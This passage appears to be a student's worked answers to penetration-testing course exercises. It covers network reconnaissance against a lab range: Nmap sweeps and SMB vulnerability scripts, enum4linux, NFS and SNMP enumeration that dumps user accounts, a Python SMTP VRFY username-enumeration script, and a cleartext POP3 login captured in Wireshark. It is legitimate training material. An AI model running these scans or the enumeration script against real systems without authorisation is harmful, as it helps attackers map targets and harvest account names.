[-] Zone transfer error: REFUSED
[*]
[*] Trying NS server 3.211.51.86
[+] 3.211.51.86 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      NS ns1.megacorpone.com 3.220.61.179
[*]      NS ns2.megacorpone.com 3.211.51.86
[*]      NS ns3.megacorpone.com 3.212.85.86
[-] Zone Transfer Failed!
[-] sequence item 0: expected str instance, bytes found
```

7.2.2.9 Exercises

☐ Use Nmap to conduct a ping sweep of your target IP range and save the output to a file. Use grep to show machines that are online.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ nmap -v -sn 10.11.1.1-254 -oG ping-sweep.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 12:13 EDT
Initiating Ping Scan at 12:13
Scanning 254 hosts [2 ports/host]
Completed Ping Scan at 12:13, 5.42s elapsed (254 total hosts)
Initiating Parallel DNS resolution of 254 hosts. at 12:13
Completed Parallel DNS resolution of 254 hosts. at 12:13, 0.15s elapsed
Nmap scan report for 10.11.1.1 [host down]
Nmap scan report for 10.11.1.2 [host down]
Nmap scan report for 10.11.1.3 [host down]
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ cat ping-sweep.txt | grep -iv down
# Nmap 7.80 scan initiated Thu May 28 12:13:42 2020 as: nmap -v -sn -oG ping-sweep.txt 10.11.1.1-254
# Ports scanned: TCP(0;) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 10.11.1.5 ()      Status: Up
Host: 10.11.1.8 ()      Status: Up
Host: 10.11.1.10 ()     Status: Up
Host: 10.11.1.13 ()     Status: Up
Host: 10.11.1.14 ()     Status: Up
Host: 10.11.1.20 (svcorp.com)   Status: Up
```

☐ Scan the IP addresses you found in exercise 1 for open webserver ports. Use Nmap to find the webserver and operating system versions.

```
cat ping-sweep.txt | grep -iv down | awk '{print $2}' | grep -iv nmap | grep -iv ports > pingup.txt
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ sudo nmap -iL pingup.txt -p 80,443 -sV -O
[sudo] password for squid:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 12:21 EDT
Nmap scan report for 10.11.1.5
Host is up (0.19s latency).

PORT    STATE  SERVICE VERSION
80/tcp  closed http
443/tcp closed https
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|power-device|general purpose
Running: Belkin embedded, SMA embedded, Microsoft Windows 2000|XP|7
OS CPE: cpe:/o:microsoft:windows_2000::sp4:server cpe:/o:microsoft:windows_xp::sp3:professional cpe:/o:mic
OS details: Belkin OmniView KVM switch or SMA Sunny WebBox solar panel monitor, Microsoft Windows 2000 Ser
P4 or Windows XP, Microsoft Windows 7, Microsoft Windows XP, Microsoft Windows XP SP2
Network Distance: 2 hops
```

☐ Use NSE scripts to scan the machines in the labs that are running the SMB service.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ nmap --script smb-os-discovery.nse -p445 -iL pingup.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 12:26 EDT
Nmap scan report for 10.11.1.5
Host is up (0.23s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap scan report for 10.11.1.8
Host is up (0.15s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.33-0.17.el4)
|   Computer name: phoenix
|   NetBIOS computer name:
|   Domain name:
|   FQDN: phoenix
|_  System time: 2020-05-28T16:24:15-04:00
```

☐ Use Wireshark to capture a Nmap connect and UDP scan and compare it against the Netcat port scans. Are they the same or different?

connect

ip.addr == 10.11.1.8

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.119.167	10.11.1.8	TCP	60	33592 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1069482326 TSecr=0 WS=128
2	0.000106265	192.168.119.167	10.11.1.8	TCP	60	35450 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1069482326 TSecr=0 WS=128
3	0.345743395	10.11.1.8	192.168.119.167	TCP	60	80 → 33592 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1288 SACK_PERM=1 TSval=38662655 TSecr=1069482326 WS=4
4	0.345803990	192.168.119.167	10.11.1.8	TCP	52	33592 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1069482672 TSecr=38662655
5	0.345941735	10.11.1.8	192.168.119.167	TCP	60	443 → 35450 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1288 SACK_PERM=1 TSval=38662665 TSecr=1069482326 WS=4
6	0.345948957	192.168.119.167	10.11.1.8	TCP	52	35450 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1069482672 TSecr=38662665
7	0.346076649	192.168.119.167	10.11.1.8	TCP	52	33592 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1069482672 TSecr=38662655
8	0.346176186	192.168.119.167	10.11.1.8	TCP	52	35450 → 443 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1069482672 TSecr=38662665
9	0.539496182	192.168.119.167	10.11.1.8	TCP	60	58038 → 554 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1069482865 TSecr=0 WS=128
10	0.539586764	192.168.119.167	10.11.1.8	TCP	60	40696 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1069482865 TSecr=0 WS=128

UDP

ip.addr == 10.11.1.8

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.119.167	10.11.1.8	ICMP	28	Echo (ping) request id=0xdef8, seq=0/0, ttl=53 (reply in 5)
2	0.000114163	192.168.119.167	10.11.1.8	TCP	44	40096 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3	0.000158327	192.168.119.167	10.11.1.8	TCP	40	40096 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
4	0.000205976	192.168.119.167	10.11.1.8	ICMP	40	Timestamp request id=0xc364, seq=0/0, ttl=52
5	0.071958607	10.11.1.8	192.168.119.167	ICMP	28	Echo (ping) reply id=0xdef8, seq=0/0, ttl=63 (request in 1)
6	0.071990850	10.11.1.8	192.168.119.167	TCP	44	443 → 40096 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1288
7	0.072000135	192.168.119.167	10.11.1.8	TCP	40	40096 → 443 [RST] Seq=1 Win=0 Len=0
8	0.082781901	10.11.1.8	192.168.119.167	ICMP	40	Timestamp reply id=0xc364, seq=0/0, ttl=63
9	0.196040492	192.168.119.167	10.11.1.8	UDP	28	40352 → 944 Len=0
10	0.196065663	192.168.119.167	10.11.1.8	UDP	28	40352 → 2223 Len=0
11	0.196069152	192.168.119.167	10.11.1.8	UDP	28	40352 → 32818 Len=0
12	0.196071216	192.168.119.167	10.11.1.8	UDP	28	40352 → 20380 Len=0

nc


ip.addr == 10.11.1.217 and tcp.port == 110

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.119.167	10.11.1.217	TCP	60	52846 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4047336351 TSecr=0
2	0.076996077	10.11.1.217	192.168.119.167	TCP	60	110 → 52846 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1357 SACK_PERM=1 TSval=13277884
3	0.077013723	192.168.119.167	10.11.1.217	TCP	52	52846 → 110 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4047336428 TSecr=13277884
4	3.312794811	192.168.119.167	10.11.1.217	POP	61	C: user yeet
5	3.407846361	10.11.1.217	192.168.119.167	TCP	52	110 → 52846 [ACK] Seq=1 Ack=10 Win=5888 Len=0 TSval=13281202 TSecr=4047339664
6	3.407859595	192.168.119.167	10.11.1.217	POP	54	C:
7	3.476827203	10.11.1.217	192.168.119.167	TCP	52	110 → 52846 [ACK] Seq=1 Ack=12 Win=5888 Len=0 TSval=13281278 TSecr=4047339759
8	8.903687121	192.168.119.167	10.11.1.217	POP	63	C: pass cannon
9	8.996473580	10.11.1.217	192.168.119.167	TCP	52	110 → 52846 [ACK] Seq=1 Ack=23 Win=5888 Len=0 TSval=13286784 TSecr=4047345255
10	8.996487346	192.168.119.167	10.11.1.217	POP	54	C:
11	9.076665184	10.11.1.217	192.168.119.167	TCP	52	110 → 52846 [ACK] Seq=1 Ack=25 Win=5888 Len=0 TSval=13286871 TSecr=4047345348
12	20.276599256	10.11.1.217	192.168.119.167	POP	219	S: +OK example.com Cyrus POP3 v2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 server ready <1288820
13	20.276613291	192.168.119.167	10.11.1.217	TCP	52	52846 → 110 [ACK] Seq=25 Ack=168 Win=64128 Len=0 TSval=4047356628 TSecr=13298066


The connect and UDP scans are different from one another becasue the connect scan uses TCP. Tcp scans will begin with a three way handshake ([SYN], [SYN, ACK], [ACK]) as seen in the connect scan and in the nc scan from previously.

☐ Use Wireshark to capture a Nmap SYN scan and compare it to a connect scan and identify the difference between them.

SYN



connect



SYN scans are diffent from connect scans becasue the three way handshake is never completed in a syn scan. The scanning machine may recieve a [SYN, ACK], but won't complete the connection with an [ACK].

7.3.2.1 Exercises

☐ Use Nmap to make a list of the SMB servers in the lab that are running Windows.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ nmap --script smb-os-discovery.nse -p445 -iL pingup.txt -oG NmapSmbOsDisco.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 12:41 EDT
Nmap scan report for 10.11.1.5
Host is up (1.2s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ cat NmapSmbOsDisco.txt | grep -i windows | awk '{print $2}'
10.11.1.22
10.11.1.24
10.11.1.31
10.11.1.220
10.11.1.227
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ cat NmapSmbOsDisco.txt | grep -i windows | awk '{print $2}' > NmapUpSmbWindows.txt
```

☐ Use NSE scripts to scan these systems for SMB vulnerabilities.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ nmap -iL NmapUpSmbWindows.txt --script=smb-vuln*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 12:50 EDT
Nmap scan report for 10.11.1.22
Host is up (0.085s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

☐ Use nbtscan and enum4linux against these systems to identify the types of data you can obtain from different versions of Windows.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ for ip in $(cat NmapUpSmbWindows.txt); do nbtscan $ip && enum4linux $ip; done
Doing NBT name scan for addresses from 10.11.1.22

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu May 28 12:58:24 2020

 ========================
|    Target Information    |
 ========================
Target ..... 10.11.1.22
RID Range ..... 500-550,1000-1050
```

7.4.2.1 Exercises

☐ Use Nmap to make a list of machines running NFS in the labs.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ nmap -v -p 111 -iL pingup.txt -oG NmapUpNFS.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 13:10 EDT
Initiating Ping Scan at 13:10
Scanning 39 hosts [2 ports/host]
Completed Ping Scan at 13:10, 1.38s elapsed (39 total hosts)
Initiating Parallel DNS resolution of 39 hosts. at 13:10
Completed Parallel DNS resolution of 39 hosts. at 13:10, 0.58s elapsed
Initiating Connect Scan at 13:10
Scanning 39 hosts [1 port/host]
Discovered open port 111/tcp on 10.11.1.8
Discovered open port 111/tcp on 10.11.1.72
Discovered open port 111/tcp on 10.11.1.115
Discovered open port 111/tcp on 10.11.1.141
Discovered open port 111/tcp on 10.11.1.209
Discovered open port 111/tcp on 10.11.1.217
Discovered open port 111/tcp on 10.11.1.231
Discovered open port 111/tcp on 10.11.1.237
Completed Connect Scan at 13:11, 1.31s elapsed (39 total ports)
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ cat NmapUpNFS.txt | grep -i open | awk '{print $2}'
10.11.1.8
10.11.1.72
10.11.1.115
10.11.1.141
10.11.1.209
10.11.1.217
10.11.1.231
10.11.1.237
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ cat NmapUpNFS.txt | grep -i open | awk '{print $2}' > NmapUPNFSOpen.txt
```

☐ Use NSE scripts to scan these systems and collect additional information about accessible shares.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab$ nmap -sV -p 111 --script nfs* -iL NmapUPNFSOpen.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 13:15 EDT
Nmap scan report for 10.11.1.8
Host is up (0.11s latency).

PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2 (RPC #100000)

Nmap scan report for 10.11.1.72
Host is up (0.075s latency).

PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
| nfs-showmount:
|_  /home 10.11.0.0/255.255.0.0
| rpcinfo:
```

7.5.1.1 Exercises

☐ Search your target network range to see if you can identify any systems that respond to the SMTP VRFY command.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# nmap -p 25 -iL pingup.txt -oG NmapUpSmtp.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 13:40 EDT
Nmap scan report for 10.11.1.5
Host is up (0.29s latency).

PORT   STATE  SERVICE
25/tcp closed smtp
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# cat NmapUpSmtp.txt | grep -i open
Host: 10.11.1.72 ()     Ports: 25/open/tcp//smtp///
Host: 10.11.1.115 (tophat.acme.local)   Ports: 25/open/tcp//smtp///
Host: 10.11.1.217 (hotline.localhost)   Ports: 25/open/tcp//smtp///
Host: 10.11.1.227 ()    Ports: 25/open/tcp//smtp///
Host: 10.11.1.231 ()    Ports: 25/open/tcp//smtp///
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# cat NmapUpSmtp.txt | grep -i open | awk '{print $2}'
10.11.1.72
10.11.1.115
10.11.1.217
10.11.1.227
10.11.1.231
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# cat NmapUpSmtp.txt | grep -i open | awk '{print $2}' > NmapUpSmtpOpen.txt
```

☐ Try using this Python code to automate the process of username discovery using a text file with usernames as input.

```
#!/usr/bin/python
import socket
import sys
import argparse

userlist= []
iplist  = []

parser  = argparse.ArgumentParser()
parser.add_argument("--user", "-u", help="Use a username")
parser.add_argument("--User", "-U", help="Use a userlist")
parser.add_argument("--ip", "-i", help="Use an ip")
parser.add_argument("--Ip", "-I", help="Use an ip list")
args    = parser.parse_args()

if args.user is None and args.User is None:
        print "You are gonna want to specify a user or userlist"
        quit()
if args.ip is None and args.Ip is None:
        print "You are gonna want to specify an ip or iplist"
        quit()

if args.User is None:
        userlist.append(args.user)
else:
        userfile= open(args.User, 'r')
        users   = userfile.readlines()
        for user in users:
                user = user[:-1]
                if user == "":
                        continue
                userlist.append(user)

if args.Ip is None:
        iplist.append(args.ip)
else:
        ipfile= open(args.Ip, 'r')
        ips   = ipfile.readlines()
        for ip in ips:
                ip = ip[:-1]
                if ip == "":
                        continue
                iplist.append(ip)

print userlist
print iplist

for ip in iplist:
        print "Testing {}".format(ip)
        for user in userlist:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                connect = s.connect((ip,25))
                banner = s.recv(1024)
                print banner
                s.send('VRFY ' + user + '\r\n')
                result = s.recv(1024)
                print result
                if "VRFY is not supported" in result:
                        s.close()
                        break
                s.close()
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# ./SMTPVrfyEnum.py -U /Yeet/Machines/OSCP/Lab/users.txt -I /Yeet/Machines/OSCP/Lab/NmapUpSmtpOpen.txt
['jenny', 'joe', 'joe45', 'john', 'marcus', 'ryuu', 'root']
['10.11.1.72', '10.11.1.115', '10.11.1.217', '10.11.1.227', '10.11.1.231']
Testing 10.11.1.72
220 beta SMTP Server (JAMES SMTP Server 2.3.2) ready Thu, 28 May 2020 19:52:21 -0400 (EDT)

502 5.3.3 VRFY is not supported

Testing 10.11.1.115
220 tophat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Thu, 28 May 2020 22:53:26 +0300

550 5.1.1 jenny... User unknown

220 tophat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Thu, 28 May 2020 22:54:00 +0300

550 5.1.1 joe... User unknown

220 tophat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Thu, 28 May 2020 22:54:34 +0300

550 5.1.1 joe45... User unknown

220 tophat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Thu, 28 May 2020 22:55:07 +0300

550 5.1.1 john... User unknown

220 tophat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Thu, 28 May 2020 22:55:40 +0300

550 5.1.1 marcus... User unknown

220 tophat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Thu, 28 May 2020 22:56:13 +0300

550 5.1.1 ryuu... User unknown

220 tophat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Thu, 28 May 2020 22:56:46 +0300

250 2.1.5 root <root@tophat.acme.com>
```

7.6.3.6 Exercises

☐ Scan your target network with onesixtyone to identify any SNMP servers.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# onesixtyone -c community -i ips.txt
Scanning 254 hosts, 4 communities
10.11.1.115 [public] Linux tophat.acme.com 2.4.20-8 #1 Thu Mar 13 17:54:28 EST 2003 i686
10.11.1.227 [public] Hardware: x86 Family 15 Model 1 Stepping 2 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free)
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# nano community
```

☐ Use snmpwalk and snmp-check to gather information about the discovered targets.


```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# snmpwalk -c public -v1 -t 10 10.11.1.115
iso.3.6.1.2.1.1.1.0 = STRING: "Linux tophat.acme.com 2.4.20-8 #1 Thu Mar 13 17:54:28 EST 2003 i686"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (615122876) 71 days, 4:40:28.76
iso.3.6.1.2.1.1.4.0 = STRING: "Root <root@localhost> (configure /etc/snmp/snmp.local.conf)"
iso.3.6.1.2.1.1.5.0 = STRING: "tophat.acme.com"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown (edit /etc/snmp/snmpd.conf)"
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.2.1.31
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.11.3.1.1
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab#  snmpwalk -c public -v1 10.11.1.227 1.3.6.1.4.1.77.1.2.25
iso.3.6.1.4.1.77.1.2.25.1.1.3.108.101.101 = STRING: "lee"
iso.3.6.1.4.1.77.1.2.25.1.1.3.110.101.100 = STRING: "ned"
iso.3.6.1.4.1.77.1.2.25.1.1.4.103.97.114.121 = STRING: "gary"
iso.3.6.1.4.1.77.1.2.25.1.1.4.106.111.104.110 = STRING: "john"
iso.3.6.1.4.1.77.1.2.25.1.1.4.108.105.115.97 = STRING: "lisa"
iso.3.6.1.4.1.77.1.2.25.1.1.4.109.97.114.107 = STRING: "mark"
iso.3.6.1.4.1.77.1.2.25.1.1.4.110.105.99.107 = STRING: "nick"
iso.3.6.1.4.1.77.1.2.25.1.1.4.116.111.100.100 = STRING: "todd"
iso.3.6.1.4.1.77.1.2.25.1.1.5.71.117.101.115.116 = STRING: "Guest"
iso.3.6.1.4.1.77.1.2.25.1.1.5.97.100.109.105.110 = STRING: "admin"
iso.3.6.1.4.1.77.1.2.25.1.1.5.100.97.118.105.100 = STRING: "david"
iso.3.6.1.4.1.77.1.2.25.1.1.5.104.111.109.101.114 = STRING: "homer"
```


```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab# snmp-check 10.11.1.227
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.11.1.227:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.11.1.227
  Hostname                      : JD
  Description                   : Hardware: x86 Family 15 Model 1 Stepping 2
  Contact                       : -
  Location                      : -
  Uptime snmp                   : 18 days, 06:30:11.40
  Uptime system                 : 85 days, 17:23:43.21
  System date                   : 2020-5-28 22:36:48.1
  Domain                        : WORKGROUP

[*] User accounts:

  lee
  ned
  gary
  john
  lisa
```

8.2.4.2 Exercises

☐ Follow the steps above to create your own unauthenticated scan of Gamma.



☐ Run the scan with Wireshark open and identify the steps the scanner performed to completed the scan.



The scanner used SNMP, ICMP, and TCP methods to verigy the host was up before making a connection and begining further scanning, which started with server message block protocol.

☐ Review the results of the scan.

☐	CRITICAL	PHP 5.5.x < 5.5.22 Multiple Vulnerabilities (GHOST)
☐	CRITICAL	PHP 5.5.x < 5.5.24 Multiple Vulnerabilities
☐	CRITICAL	PHP 5.5.x < 5.5.26 Multiple Vulnerabilities
☐	CRITICAL	PHP 5.5.x < 5.5.27 Multiple Vulnerabilities (BACKRONYM)
☐	CRITICAL	PHP 5.5.x < 5.5.32 Multiple Vulnerabilities
☐	CRITICAL	PHP Unsupported Version Detection
☐	HIGH	PHP 5.5.x < 5.5.14 Multiple Vulnerabilities
☐	HIGH	PHP 5.5.x < 5.5.18 Multiple Vulnerabilities
☐	HIGH	PHP 5.5.x < 5.5.20 'process_nested_data' RCE
☐	HIGH	PHP 5.5.x < 5.5.21 Multiple Vulnerabilities
☐	HIGH	PHP 5.5.x < 5.5.23 Multiple Vulnerabilities
☐	HIGH	PHP 5.5.x < 5.5.25 Multiple Vulnerabilities
☐	HIGH	PHP 5.5.x < 5.5.28 Multiple Vulnerabilities

